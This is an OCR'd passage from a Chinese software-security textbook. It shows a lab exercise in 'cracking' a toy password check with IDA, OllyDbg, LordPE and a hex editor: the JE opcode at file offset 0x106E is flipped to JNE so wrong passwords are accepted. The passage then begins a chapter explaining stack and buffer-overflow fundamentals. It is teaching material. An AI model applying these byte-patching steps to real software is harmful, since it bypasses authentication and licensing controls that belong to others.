


图 1.4.1　程序运行情况

如果我们能在.exe 文件中找到 if 判断对应的二进制机器代码，将其稍作修改，那么即使输

入错误的密码，也将通过验证！本节实验就带领大家来完成这样一件事情，这实际上是一种最简单的软件破解，也被称为“爆破”。

题外话：软件破解技术是自成体系的另一门安全技术，其关键在于在调试时巧妙地设置断点，寻找关键代码段。本例的破解方法有很多，比如直接在 PE 中搜索密码、crack 子函数等，在此只举其中一个来介绍。这个实验的目的在于练习使用工具，复习前面的概念，而并非真正研究破解技术。

实验环境如表 1-4-1 所示。

表 1-4-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP Sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	其他编译器生成的 PE 文件也可用于实验，但细节会有差异
编译选项	默认编译选项	
build 版本 r	elease 版本 de	bug 版本也可用于实验，但实验细节会有差异

说明：如果完全采用实验指导所推荐的实验环境，将精确地重现指导中所有的细节，包括动态调试时的内存地址和静态调试的文件偏移地址；否则，一些地址可能需要重新调试来确定。

首先打开 IDA，并把由 VC 6 .0 得到的.exe 文件直接拖进 IDA，稍等片刻，IDA 就会把二进制文件翻译成质量上乘的反汇编代码。

如图 1.4.2 所示，默认情况下，IDA 会自动识别出 main 函数，并用类似流程图的形式标注出函数内部的跳转指令。如果按 F12 键，IDA 会自动绘制出更加专业和详细的函数流程图，如图 1.4.3 所示。




图 1.4.2 IDA 的流程图界面 1




图 1.4.3 IDA 的流程图界面 2

在 IDA 的图形显示界面中，用鼠标选中程序分支点，也就是我们要找的对应于 C 代码中的 if 分支点，按空格键切换到汇编指令界面，如图 1.4.4 所示。




图 1.4.4 用 IDA 定位破解点

光标仍然显示高亮的这条汇编指令就是刚才在流程图中看到的引起程序分支的指令。可以看到这条指令位于 PE 文件的.text 节，并且 IDA 已经自动将该指令的地址换算成了运行时的内存地址 VA：0040106E。

现在关闭 IDA，换用 OllyDbg 进行动态调试来看看程序到底是怎样分支的。用 OllyDbg 把 PE 文件打开，如图 1.4.5 所示。




图 1.4.5　加载 PE 文件

OllyDbg 在默认情况下将程序中断在 PE 装载器开始处，而不是 main 函数的开始。如果您有兴趣，可以按 F8 键单步跟踪，看看在 main 函数被运行之前，装载器都做了哪些准备工作。一般情况下，main 函数位于 GetCommandLineA 函数调用后不远处，并且有明显的特征：在调用之前有 3 次连续的压栈操作，因为系统要给 main 传入默认的 argc、argv 等参数。找到 main 函数调用后，按 F7 键单步跟入就可以看到真正的代码了，如图 1.4.6 所示。




图 1.4.6　定位 main 函数

我们也可以按快捷键 Ctrl+G 直接跳到由 IDA 得到的 VA：0x0040106E 处查看那条引起程序分支的关键指令，如图 1.4.7 所示。




图 1.4.7　定位 if 分支

选中这条指令，按 F2 键下断点，成功后，指令的地址会被标记成不同颜色。

按 F9 键让程序运行起来，这时候控制权会回到程序，OllyDbg 暂时挂起。到程序提示输入密码的 Console 界面随便输入一个错误的密码，回车确认后，OllyDbg 会重新中断程序，收回控制权，如图 1.4.8 所示。




图 1.4.8　破解前的状态

密码验证函数的返回值将存在 EAX 寄存器中，if（）语句通过以下两条指令实现。

```
TEST EAX,EAX
JE XXXXX
```

也就是说，EAX 中的值为 0 时，跳转将被执行，程序进入密码确认流程；否则跳转不执行，程序进入密码重输的流程。由于现在输入的是错误密码，所以可以在预执行区看到提示："Jump is not taken"。

如果我们把 JE 这条指令的机器代码修改成 JNE（非 0 则跳转），那么整个程序的逻辑就会反过来：输入错误的密码会被确认，输入正确的密码反而要求重新输入！当然，把

```
TEST EAX, EAX
```

指令修改成

```
XOR EAX, EAX
```

也能达到改变程序流程的目的，这时不论正确与否，密码都将被接受。

双击 JE 这条指令，将其修改成 JNE，单击"Assemble"按钮将其写入内存，如图 1.4.9 所示。

图 1.4.9　破解后的状态

OllyDbg 将汇编指令翻译成机器代码后写入内存。原来内存中的机器代码 74（JE）现在变成了 75（JNE）。此外，在预执行区中的提示也发生了变化，提示跳转将要发生，也就是说，在修改了一个字节的内存数据后，错误的密码也将跳入正确的执行流程！后面您可以单步执行，看看程序是不是如我们所料执行了正确密码才应该执行的指令。

上面只是在内存中修改程序，我们还需要在二进制文件中也修改相应的字节。这就要用到第 2 章讲到的内存地址 VA 与文件地址之间的对应关系了。

用 LordPE 打开.exe 文件，查看 PE 文件的节信息，如图 1.4.10 所示。




图 1.4.10　计算文件偏移地址

我们已经知道跳转指令在内存中的地址是 VA=0x0040106E，

按照第 2 章 VA 与文件地址的换算公式：

文件偏移地址 = 虚拟内存地址（VA）- 装载基址（Image Base）- 节偏移

= 0x0040106E-0x00400000-(0x00001000-0x00001000)

= 0x106E

也就是说，这条指令在 PE 文件中位于距离文件开始处 106E 字节的地方。用 UltraEdit 按照二进制方式打开 crack_me.exe 文件，如图 1.4.11 所示。




图 1.4.11　修改 PE 文件

按快捷键 Ctrl+G，输入 0x106E 直接跳到 JE 指令的机器代码处，如图 1.4.12 所示。




图 1.4.12　修改 PE 文件

将这一个字节的 74（JE）修改成 75（JNE），保存后重新运行可执行文件，如图 1.4.13 所示。原本正确的密码“1234567”现在反而提示错误了。




图 1.4.13　成功破解密码验证

第 2 章　栈溢出原理与实践

To be the apostrophe which changed“Impossible”into“I’m possible”

——Failwest

当软件中存在数组越界等问题时，一切皆有可能。您很快就能够领会到把“Impossible”变成“I’m possible”的那一撇是怎样被写进 Windows 的。

2.1　系统栈的工作原理

2.1.1　内存的不同用途

如果您关注网络安全问题，那么一定听过缓冲区溢出这个术语。简单说来，缓冲区溢出就是在大缓冲区中的数据向小缓冲区复制的过程中，由于没有注意小缓冲区的边界，“撑爆”了较小的缓冲区，从而冲掉了和小缓冲区相邻内存区域的其他数据而引起的内存问题。缓冲溢出是最常见的内存错误之一，也是攻击者入侵系统时所用到的最强大、最经典的一类漏洞利用方式。

成功地利用缓冲区溢出漏洞可以修改内存中变量的值，甚至可以劫持进程，执行恶意代码，最终获得主机的控制权。要透彻地理解这种攻击方式，我们需要回顾一些计算机体系架构方面的基础知识，搞清楚 CPU、寄存器、内存是怎样协同工作而让程序流畅执行的。

根据不同的操作系统，一个进程可能被分配到不同的内存区域去执行。但是不管什么样的操作系统、什么样的计算机架构，进程使用的内存都可以按照功能大致分成以下 4 个部分。

（1）代码区：这个区域存储着被装入执行的二进制机器代码，处理器会到这个区域取指并执行。

（2）数据区：用于存储全局变量等。

（3）堆区：进程可以在堆区动态地请求一定大小的内存，并在用完之后归还给堆区。动态分配和回收是堆区的特点。

（4）栈区：用于动态地存储函数之间的调用关系，以保证被调用函数在返回时恢复到母函数中继续执行。

> **题外话：**这种简单的内存划分方式是为了让您能够更容易地理解程序的运行机制。《深入理解计算机系统》一书中有更详细的关于内存使用的论述，如有兴趣可参考之。

在 Windows 平台下，高级语言写出的程序经过编译链接，最终会变成第 1 章介绍过的 PE 文件。当 PE 文件被装载运行后，就成了所谓的进程。

PE 文件代码段中包含的二进制级别的机器代码会被装入内存的代码区（.text），处理器将到内存的这个区域一条一条地取出指令和操作数，并送入算术逻辑单元进行运算；如果代码中请求开辟动态内存，则会在内存的堆区分配一块大小合适的区域返回给代码区的代码使用；当函数调用发生时，函数的调用关系等信息会动态地保存在内存的栈区，以供处理器在执行完被调用函数的代码时，返回母函数。这个协作过程如图 2.1.1 所示。




图 2.1.1　进程的内存使用示意图

如果把计算机看成一个有条不紊的工厂，我们可以得到如下类比。

- CPU 是完成工作的工人。
- 数据区、堆区、栈区等则是用来存放原料、半成品、成品等各种东西的场所。
- 存在代码区的指令则告诉 CPU 要做什么，怎么做，到哪里去领原材料，用什么工具来做，做完以后把成品放到哪个货舱去。
- 值得一提的是，栈除了扮演存放原料、半成品的仓库之外，它还是车间调度主任的办公室。

程序中所使用的缓冲区可以是堆区、栈区和存放静态变量的数据区。缓冲区溢出的利用方法和缓冲区到底属于上面哪个内存区域密不可分，本章主要介绍在系统栈中发生溢出的情形。

2.1.2　栈与系统栈

从计算机科学的角度来看，栈指的是一种数据结构，是一种先进后出的数据表。栈的最常见操作有两种：压栈（PUSH）、弹栈（POP）；用于标识栈的属性也有两个：栈顶（TOP）、栈

底（BASE）。

可以把栈想象成一摞扑克牌。

- PUSH：为栈增加一个元素的操作叫做 PUSH，相当于在这摞扑克牌的最上面再放上一张。
- POP：从栈中取出一个元素的操作叫做 POP，相当于从这摞扑克牌取出最上面的一张。
- TOP：标识栈顶位置，并且是动态变化的。每做一次 PUSH 操作，它都会自增 1；相反，每做一次 POP 操作，它会自减 1。栈顶元素相当于扑克牌最上面一张，只有这张牌的花色是当前可以看到的。
- BASE：标识栈底位置，它记录着扑克牌最下面一张的位置。BASE 用于防止栈空后继续弹栈（牌发完时就不能再去揭牌了）。很明显，一般情况下，BASE 是不会变动的。

内存的栈区实际上指的就是系统栈。系统栈由系统自动维护，它用于实现高级语言中函数的调用。对于类似 C 语言这样的高级语言，系统栈的 PUSH、POP 等堆栈平衡细节是透明的。一般说来，只有在使用汇编语言开发程序的时候，才需要和它直接打交道。

> **注意**：系统栈在其他文献中可能曾被叫做运行栈、调用栈等。如果不加特别说明，本书中所涉及的栈都是指系统栈这个概念。请您注意将其与编写非递归函数求解“八皇后”问题时，在自己程序中所实现的数据结构区分开来。

2.1.3 函数调用时发生了什么

我们下面就来探究一下高级语言中函数的调用和递归等性质是怎样通过系统栈巧妙实现的。请看如下代码：

```
    intfunc_B(int arg_B1, int arg_B2)
{
        int var_B1, var_B2;
        var_B1=arg_B1+arg_B2;
        var_B2=arg_B1-arg_B2;
        return var_B1*var_B2;
}

intfunc_A(int arg_A1, int arg_A2)
{
        int var_A;
        var_A = func_B(arg_A1,arg_A2) + arg_A1 ;
        return var_A;
}

int main(int argc, char **argv, char **envp)
{
        int var_main;
        var_main=func_A(4,3);
```

```
        return var_main;
    }
```

这段代码经过编译器编译后，各个函数对应的机器指令在代码区中可能是这样分布的，如图 2.1.2 所示。

根据操作系统的不同、编译器和编译选项的不同，同一文件不同函数的代码在内存代码区中的分布可能相邻，也可能相离甚远，可能先后有序，也可能无序,；但它们都在同一个 PE 文件的代码所映射的一个“节”里。我们可以简单地把它们在内存代码区中的分布位置理解成是散乱无关的。

当 CPU 在执行调用 func_A 函数的时候，会从代码区中 main 函数对应的机器指令的区域跳转到 func_A 函数对应的机器指令区域，在那里取指并执行；当 func_A 函数执行完闭，需要返回的时候，又会跳回到 main 函数对应的指令区域，紧接着调用 func_A 后面的指令继续执行 main 函数的代码。在这个过程中，CPU 的取指轨迹如图 2.1.3 所示。

图 2.1.2 函数代码在代码区中的分布示意图




图 2.1.3 CPU 在代码区中的取指轨迹示意图

那么 CPU 是怎么知道要去 func_A 的代码区取指，在执行完 func_A 后又是怎么知道跳回到 main 函数（而不是 func_B 的代码区）的呢？这些跳转地址我们在 C 语言中并没有直接说明，CPU 是从哪里获得这些函数的调用及返回的信息的呢？

原来，这些代码区中精确的跳转都是在与系统栈巧妙地配合过程中完成的。当函数被调用时，系统栈会为这个函数开辟一个新的栈帧，并把它压入栈中。这个栈帧中的内存空间被它所属的函数独占，正常情况下是不会和别的函数共享的。当函数返回时，系统栈会弹出该函数所对应的栈帧。

如图 2.1.4 所示，在函数调用的过程中，伴随的系统栈中的操作如下。

- 在 main 函数调用 func_A 的时候，首先在自己的栈帧中压入函数返回地址，然后为 func_A 创建新栈帧并压入系统栈。

